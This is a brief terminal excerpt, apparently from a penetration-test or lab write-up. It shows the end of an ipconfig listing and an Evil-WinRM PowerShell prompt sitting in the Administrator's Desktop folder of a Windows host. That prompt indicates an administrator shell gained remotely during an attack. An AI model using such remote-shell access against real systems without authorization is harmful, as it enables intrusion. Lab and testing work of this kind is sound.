Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.107.254
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```